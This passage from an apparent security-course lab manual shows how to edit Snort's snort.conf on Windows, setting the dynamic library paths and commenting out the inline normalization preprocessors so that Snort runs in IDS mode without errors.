
226 #####
227
228 #config profile_rules: print all, sort avg_ticks
229 #config profile_preprocs: print all, sort avg_ticks
230
231 #####
232 # Configure protocol aware flushing
233 # For more information see README.stream5
234 #####
235 config paf_max: 16000
236
237 #####
238 # Step #4: Configure dynamic loaded libraries.
239 # For more information, see Snort Manual, Configuring Snort - Dynamic Modules
240 #####
241
242 # path to dynamic preprocessor libraries
243 dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor
244
245 # path to base preprocessor engine
246 dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
247
248 # path to dynamic rules libraries (Shared Object (SO) Rules)
249 # Set this path to where the compiled *.so binaries are installed
250 # dynamicdetection directory /usr/local/lib/snort_dynamicrules
251
252 #####
253 # Step #5: Configure preprocessors
254 # For more information, see the Snort Manual, Configuring Snort - Preprocessors
255 #####
256
257 # GTP Control Channle Preprocessor. For more information, see README.GTP
258 # preprocessor gtp: ports { 2123 3386 2152 }
259
260 # Inline packet normalization. For more information, see README.normalize
261 # Does nothing in IDS mode
262 preprocessor normalize ip4

```

42. Scroll down to the **Step #5: Configure preprocessors** section (Line 253), the listed preprocessor. This does nothing in IDS mode, however, it generates errors at runtime.
43. Comment out all the preprocessors listed in this section by adding **#** and (**space**) before each preprocessor rule (262-266).


Note: To 'comment out' is to render a block of code inert by turning it into a comment.

Module 12 – Evading IDS, Firewalls, and Honeypots



```
*C:\Snort\etc\snort.conf - Notepad++ [Administrator]
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
snort.conf
241
242 # path to dynamic preprocessor libraries
243 dynamicpreprocessor directory C:\Snort\lib\snort_dynamicpreprocessor
244
245 # path to base preprocessor engine
246 dynamicengine C:\Snort\lib\snort_dynamicengine\sf_engine.dll
247
248 # path to dynamic rules libraries (Shared Object (SO) Rules)
249 # Set this path to where the compiled *.so binaries are installed
250 # dynamicdetection directory /usr/local/lib/snort_dynamicrules
251
252 #####
253 # Step #5: Configure preprocessors
254 # For more information, see the Snort Manual, Configuring Snort - Preprocessors
255 #####
256
257 # GTP Control Channle Preprocessor. For more information, see README.GTP
258 # preprocessor gtp: ports { 2123 3386 2152 }
259
260 # Inline packet normalization. For more information, see README.normalize
261 # Does nothing in IDS mode
262 # preprocessor normalize_ip4
263 # preprocessor normalize_tcp: block, rsv, pad, urp, req_urg, req_pay, req_urp, ips, ecn stream
264 # preprocessor normalize_icmp4
265 # preprocessor normalize_ip6
266 # preprocessor normalize_icmp6
267
268 # Target-based IP defragmentation. For more information, see README.frag3
269 preprocessor frag3_global: max_fragments 65536
270 preprocessor frag3_engine: policy windows detect_anomalies overlap_limit 10 min_fragment_length 100 timeout 180
271
272 # Target-Based stateful inspection/stream reassembly. For more information, see README.stream5
273 preprocessor stream5_global: track_tcp yes, \
274   track_udp yes, \
275   track_icmp no, \
276   max_tcp 262144, \
277   max_udp 131072. \
278
Normal text file length: 29,489 lines: 721 Ln: 266 Col: 3 Pos: 9,744 Unix (LF) UTF-8 INS
```

